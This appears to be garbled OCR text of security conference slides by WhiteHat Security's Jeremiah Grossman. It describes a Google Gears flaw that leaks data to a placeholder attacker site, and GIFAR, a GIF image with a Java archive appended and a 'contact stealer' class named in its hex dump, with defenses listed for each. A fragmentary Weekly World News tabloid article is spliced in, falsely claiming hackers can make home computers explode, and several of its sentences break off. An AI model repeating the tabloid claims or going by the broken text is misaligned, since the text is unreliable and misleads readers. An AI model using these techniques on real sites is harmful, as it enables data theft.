
5. All information collected in the previous phase can easily be leaked back to http://ATTACKER.SITE using Google Gears' standard messaging mechanism.

WhiteHat SECURITY

Defenses

Update Google Gears.
(Content-Type header value (application/x-gears-worker)

Web developers who rely on Google Gears should be aware that the fix might require some changes, such as creating a special rule in the Web server for serving Google-Gears worker code files.



HACKERS CAN TURN YOUR HOME COMPUTER INTO A BOMB

. . . & blow your family to smithereens!

By RANDY JEFFRIES / *Weekly World News*

WASHINGTON — Right now, computer hackers have the ability to turn your home computer into a bomb and blow you to Kingdom Come — and they can do it anonymously from thousands of miles away!

Experts say the recent "break-ins" that paralyzed the Amazon.com, Buy.com and eBAY websites are tame compared to what will happen in the near future.

Computer expert Arnold Yabenson, president of the Washington-based consumer group National CyberCrime Prevention Foundation (NCPF), says that as far as computer crime is concerned, we've only seen the tip of the iceberg.

"The criminals who knocked out those three major online businesses are the least of our worries," Yabenson told *Weekly World News*.

"There are brilliant but unscrupulous hackers out there who have developed technologies that the average person can't even dream of. Even people who are familiar with how computers work have trouble getting their minds around the terrible things that can be done.

"It is already possible for an assassin to send someone an e-mail with an innocent-looking attachment connected to it. When the receiver downloads the attachment, the electrical current and molecular

KABOOM! It might not look like it, but an innocent home computer like this one can be turned into a deadly weapon.

"As shocking as this is, it shouldn't surprise anyone. It's just the next step in an ever-escalating progression of horrors conceived and instituted by hackers."

Yabenson points out that these dangerous sociopaths have already:

- Vandalized FBI and U. S. Army websites.
- Broken into Chinese military networks.

scarier," Yabenson said.

"Soon it will be sold to terrorists cults and fanatical religious-fringe groups.

"Instead of blowing up a single plane, these groups will be able to patch into the central computer of a large airline and blow up hundreds of planes at once.

program will eventually find its way

Sickos can wreak death

GIFAR

A content ownership issue taking advantage of flimsy security controls on both the server side and the client side. What's new is appending a Java Applet (in the form of a JAR) at the end of another file that would be commonly allowed in file uploads on web applications, such as images, word documents, audio/video files, just about anything.


1

By: Billy Rios, Nathan McFeters, Rob Carter, and John Heasman


http://riosec.com/how-to-create-a-gifar
http://xs-sniper.com/blog/2008/12/17/sun-fixes-gifars/
http://blogs.zdnet.com/security/?p=1619

How it works

GIF


```
GIF89ag.,.÷.....
€...€.€€...€€.€.
€€€€€ÀÀÀÿ...ÿ.ÿÿ
...ÿÿ.ÿ.ÿÿÿÿÿ...
```

JAR


```
4B ;  ¨.Ç°Daì.YoÇ.ÿ.PK
4B ;  ..-n`po........PK
00 ;  ..........  §°8..
00 ;  ...............
41 ;  ............META
14 ;  -INF/þÊ..PK.....
00 ;  .....  §°87M\»G..
00 ;  .G.............
2F ;  ...=...META-INF/
14 ;  MANIFEST.MFPK...
6F ;  .......×¦°8-n`po
00 ;  ...............
74 ;  .....Æ...contact
05 ;  stealer.classPK.
00 ;  .........¿...w..
   ;  ...
```

Defenses

Website:
Do not accept file uploads
Host uploaded content on throw away domains or IP addresses
Convert all content

Web Browser:
a) Disable third-party browser extensions
b) Install the latest JVM and remove older versions

Thank You!

Jeremiah Grossman
Blog: http://jeremiahgrossman.blogspot.com/
Twitter: http://twitter.com/jeremiahg
Email: jeremiah@whitehatsec.com

WhiteHat Security
http://www.whitehatsec.com/